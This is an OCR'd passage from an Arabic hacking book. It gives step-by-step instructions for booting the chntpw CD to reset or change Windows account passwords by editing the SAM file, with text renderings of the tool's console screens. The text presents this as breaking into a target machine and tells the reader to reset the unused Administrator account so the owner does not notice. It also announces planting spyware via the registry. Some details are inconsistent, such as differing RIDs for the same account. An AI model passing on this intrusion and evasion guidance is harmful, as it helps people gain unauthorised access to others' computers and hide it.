


انظر الصورة التالية :




حيث يشير السهم الأول : إلى بيانات قد تفيدك مثل القرص الصلب المركب عليه الويندوز ونوع نظام الملفات حيث نجد أن نوع النظام هنا NTFS

أما حيث يشير السهم الثاني : يقوم البرنامج بجعلك تختار الويندوز الذي ستتعامل معه ... فمثلاً لو كان يوجد على الجهاز أكثر من نظام مركب فستجد أن البرنامج يخيرك بينهم ...



طبعاً نقوم بالضغط على رقم 1 من لوحة المفاتيح لكي نختار النظام المركب على C:\NanoSoft ...

سيقوم البرنامج بفحص مجموعة من العمليات والقيام بمجموعة أخرى.. حيث سيقوم البرنامج بفحص ما إذا كان هناك ملف احتياطي تم حفظه من قبل .. طبعاً سيجد البرنامج ملف احتياطي لقيامنا بعملية Reset من قبل باستخدام النسخة التجريبية وذلك كما ترى حيث يشير السهم الأول في الصورة التالية ... :



طبعاً نضغط على N لكي نرفض عملية تركيب الملف الاحتياطي ..

ومن العمليات التي سيقوم البرنامج بها هو أخذ نسخه احتياطية للملف الحالي ... وهو كما ترى في الصورة السابقة حيث يشير السهم الثاني ..

الآن سيقوم البرنامج بعرض مجموعة المستخدمين الذين وجدهم على هذا النظام... كما ترى في الصورة التالية حيث يشير السهم الأول .. وستجد أن كُل مستخدم يقابله رقم ...

سنقوم بعمل Reset للمستخدم الخامس وهو Nano Soft إذن نقوم بالضغط على الرقم 5 من لوحة المفاتيح ....

في الصورة التالية حيث يشير السهم الأول نجد أن البرنامج يقوم بعرض مجموعة من المعلومات عن هذا الحساب ...

ولعمل Reset لهذا الحساب نقوم بالضغط على حرف Y من لوحة المفاتيح كما ترى حيث يشير السهم الثاني في الصورة التالية :


```
Backup file has been created.
You can undo changes by running Windows Key again.
Please select the account to reset the password for:

 #   User Name
---  ---------------
[1]  Administrator
[2]  Guest
[3]  HelpAssistant
[4]  SUPPORT_388945a0
[5]  NanoSoft


Please enter your selection 1..5 or 0 to quit: [5]
Account name: 'NanoSoft'
Full name: ''
Description: ''
Account is disabled: [ ]
Account is locked out: [ ]
Password never expires: [X]

Account logins: 4
Failed login attempts: 0
```

انظر حيث يشير السهم الأول في الصورة التالية .. :




في الصورة السابقة يبلغك البرنامج بنجاح عملية الــ Reset ويسألك إذا كنت تريد عمل Resetلحساب آخر أم لا ....



قم بالضغط على N من لوحة المفاتيح ثم اضغط Enter ...

الآن قم بإخراج الأسطوانة من السي دي روم ثم قم بالضغط على أي زر لعمل إعادة تشغيل للجهاز كما ترى في الصورة السابقة حيث يشير السهم الثاني ...

وعند الدخول إلى النظام الخاص بالجهاز الذي تريد اختراقه لن تقابلك هذه النافذة الخاصة بطلب كلمة المرور :



بل سيتم تحويلك تلقائياً على النافذة Welcome :




قد يتم تحويلك على النافذة التي تطلب كلمة المرور وهذا في حالة وجود أكثر من مستخدم في نافذة الدخول .. وإن حدث ذلك يكفي فقط الضغط على المستخدم الذي قمت بعمل Reset لكلمة المرور الخاصة به وسيتم الدخول بدون طلب كلمة المرور ...

ملحوظة :

طبعاً الطريقة السابقة تقوم بعمل Reset الباسوورد .. وهذا يعني أنك لم تعرف الباسوورد القديمة لهذا المستخدم .. مما يعني أن المسئول عن هذا الجهاز عندما يقوم بالدخول سيلاحظ إنه تم حذف الباسوورد .. مما يجعله يشك في محاولة اختراق ناجحة قد حدثت للجهاز .. إذن فما العمل ؟؟؟ ... الحل سهل وبسيط .. يجب علينا ألا نقوم بعمل Reset للمستخدم الذي يقوم المسئول

باستخدامه للتعامل مع النظام ... بل يجب أن نقوم بعمل Reset لمستخدم لا يقوم المسئول باستخدامه مثل Administrator .. وفي هذه الحالة لن يعرف المسئول عن الجهاز الخادم محاولتك الناجحة لاختراق الجهاز .... وطبعاً الدخول من خلال لا Administrator يحدث باستخدام شاشة الدخول الكلاسيكية كما تعلمت سابقاً ....





الفصل الخامس

اختراق المنتديات

Hacking Forums

اختراق المنديات

في هذا الجزء سنتكلم عن كيفية اختراق جهاز سواء في شبكة محلية أم لا من خلال عمل تغيير لكلمة المرور الخاصة بالأدمن .. كما سنتكلم عن كيفية التعامل مع محرر سجل النظام Registry Editor وتغيير البيانات فيه بحيث يمكن زرع ملفات تجسس تساعد المخترق على الحصول على بيانات أقوى والتجسس على أعمال مدير النظام ...

تكلمنا عن هذا الجزء قبل ذلك في هذا الكتاب وهو كيفية عمل Reset للباسوورد الخاصة بالأدمن ولكننا كنا قد واجهتنا مشكلة النسخة التجريبية وما إلى ذلك .. ولكننا هنا سنتكلم عن تغيير للباسوورد وليس عمل Reset فقط لها .. كما سنتكلم عن كيفية الوصول إلى محرر سجل النظام Registry Editor .. كما سنتكلم عن كيفية زرع ملفات تجسس إلى النظام دون الحاجة أساساً لكسر كلمة المرور ...

الأداة التي نتكلم عنها ستجدها موجودة على ملف ISO على الأسطوانة الملحقة بالكتاب ... وهي :

Change Password Utility & Registry Editor Boot CD

ستجد داخل الأسطوانة الملحقة بالكتاب إصدارتين من البرنامج .. أي ملفين ISO وهم كالتالي :

cd060213 cd050303

كما ترى هناك الإصدارة الخامسة والإصدارة السادسة .. والإصدارة التي سنعمل بها هي الإصدارة السادسة .. وعندما تدخل على المجلد CD060213 ستجد الملف الـــ ISO :



cd060213.iso
Virtual Machine CD-ROM Image
3,138 KB

الآن سنبدأ ونتكلم عن التنفيذ العملي

عملية الاختراق :

أولاً يجب علينا حرق Burn ملف الـــ ISO على CD ثم القيام بالإقلاع من السي دي روم كما تعلمنا سابقاً .. وستجد أن البرنامج بدأ تحميله:

```
* Windows NT/2k/XP Change Password Utility / Registry Editor / Boot CD *

* (c) 1998-2004 Petter Nordahl-Hagen. Freely noncommercial distributable *
* See docs & license file on floppy for more info on license and credits *
* Linux kernel & utilities (c) lots of people. freely distributable *
* Encryption library by the OpenSSL project *
* Thanks to EZ for bootfloppystuff *

* DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES! *
*             THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE *
*             CAUSED BY THE (MIS)USE OF THIS SOFTWARE *

* NOTE: The 'chntpw' binary contains cryptograhic algorithms, *
*       like DES and others, which may be illegal to re-export *
*       from your country. *

* More info at: http://home.eunet.no/~pnordahl/ntpasswd/ *
* Email       : pnordahl@eunet.no *
*
**************************************************************************
* CD build date: Mon Feb 13 20:36:07 CET 2006

Loading vmlinuz..................
Loading scsi.cgz..._
```

سيتم عمل تحميل Loading لمجموعة من الملفات .. فأنتظر قليلاً ريثما ينتهي البرنامج من تحميل هذه الملفات ...

لا تضغط على أي زر من لوحة المفاتيح أثناء قيام البرنامج بعملية التحميل ..


الآن حان وقت العمل :



سيقوم البرنامج بسؤالك عن أي Partition سيتم التعامل معه كما ترى في الصورة السابقة .. قم بكتابة رقم 1 من على لوحة المفاتيح ثم اضغط Enter كما ترى في الصورة التالية :

```
Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1] 1_
```

بعد أن يتم تحديد الــ Partition الذي سيتم التعامل معه .. سيسألك البرنامج عن مكان ملف الــ SAM ....



معلومة :

ما هو ملف الـــ SAM ؟؟؟

هو اختصار لـــ security account manager وهو الملف الذي يحتوي على بيانات المستخدمين .. أي أسماؤهم وكلمات المرور الخاصة بهم مع مجموعة أخرى من البيانات ...

أين يقع هذا الملف ؟؟

يقع هذا الملف داخل مجلد النظام >> داخل مجلد النظام 32 >> داخل Config أي لو أن النظام XP سيكون مجلد النظام هو Windows فيكون المسار كالتالي :

Windows\System32\Config

وطبعاً قد يختلف أسم المجلد عن هذا الاسم " Windows " فقد يكون أي شيء آخر .. يمكنك طبعاً بسهولة عمل Dir للـــ Partition المركب عليه الويندوز ومعرفه المجلد بكل سهولة ...

مثلاً العمليّة التي سنقوم بها الآن أسم مجلد النظام " nanosoft "

لو كان النظام Windows 2000 أو Windows NT فيكون المسار كالتالي :


WinNT\System32\Config

نعود مرة أخرى لعملية الاختراق :


الآن نقوم بكتابة المسار التالي الخاص بملف الـــ SAM وهو كالتالي :

Nanosoft\system32\config1

لا يهم هنا إذا كانت الحروف كابيتال أو سمول




بعد أن تقوم بتحديد مكان ملف الـــ Sam سيقوم البرنامج بعرض مجموعة من الخيارات أمامك :



لنقوم بتغيير الباسوورد الخاصة بالأدمن نقوم باختيار الخيار الأول Password Reset وذلك بالضغط على رقم 1 من على لوحة المفاتيح .. انظر الصورة التالية :

```
Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1] : 1_
```

بعد أن تقوم باختيار Password Reset سيتم عرض مجموعة من الخيارات الفرعية :



ولكي نقوم بعمل تغيير لكلمة المرور نقوم باختيار الاختيار Edit User Data And Passwords وهو الخيار الأول وذلك بالضغط على رقم 1 من على لوحة المفاتيح .. انظر الصورة التالية :


```
<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> 1
```

عند اختيار Edit User Data And Passwords سيتم عرض البيانات التي وجدها البرنامج داخل ملف الـــ SAM وهي ستكون شبيهه بالتالي :



تفصيل لتلك البيانات :

```
===== chntpw Edit User Info & Passwords ====

RID: 01f4  Username: <Administrator>
RID: 01f5  Username: <Guest>, *disabled or locked*
RID: 03e8  Username: <HelpAssistant>, *disabled or locked*
RID: 03e9  Username: <NanoSoft>
RID: 03ea  Username: <SUPPORT_388945a0>, *disabled or locked*
```

في الصورة السابقة ستجد أن أمام كل مستخدم RID وهو كمعرف أو رقم لكل مستخدم ولا يتشابه مع أي RID لأي مستخدم آخر ...

كما ستجد بجانب كل مستخدم مجموعة من البيانات المساعدة مثل ما إذا كان هذا الحساب مفعل أم معطل ...

أيضا تلاحظ أن الحساب Administrator والحساب NanoSoft لا يوجد أي بيانات بجانبهم وإنهم غير معطلين ...

الآن سنقوم بكتابة المستخدم الذي نريد عمل تغيير للباسوورد الخاصة به ...

يجب علينا إما كتابة الـــ RID الخاصة بالمستخدم الذي نريد عمل تغيير لبياناته .. أو كتابة أسم هذا المستخدم .. ويجب مراعاة الحروف الكابيتال والسمول ..

فمثلاً لو كنا سندخل بالحساب NanoSoft يجب أن نراعي أن حرف الـــ N في Nano وحرف الـــ S في Soft كابيتال ..

لو استخدمنا أسم المستخدم :

```
===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*
RID: 03e8, Username: <HelpAssistant>, *disabled or locked*
RID: 03eb, Username: <NanoSoft>
RID: 03ea, Username: <SUPPORT_388945a0>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] NanoSoft
```

لو استخدمنا الـــ RID :


```
===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*
RID: 03e8, Username: <HelpAssistant>, *disabled or locked*
RID: 03eb, Username: <NanoSoft>
RID: 03ea, Username: <SUPPORT_388945a0>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] 03eb_
```


بعد أن نقوم بكتابة أسم المستخدم نقوم بالضغط على Enter من على لوحة المفاتيح.

وبعد أن تقوم بتحديد الحساب الذي ستتعامل معه سيتم عرض مجموعة من البيانات عن هذا الحساب كما ترى في الصورة التالية :

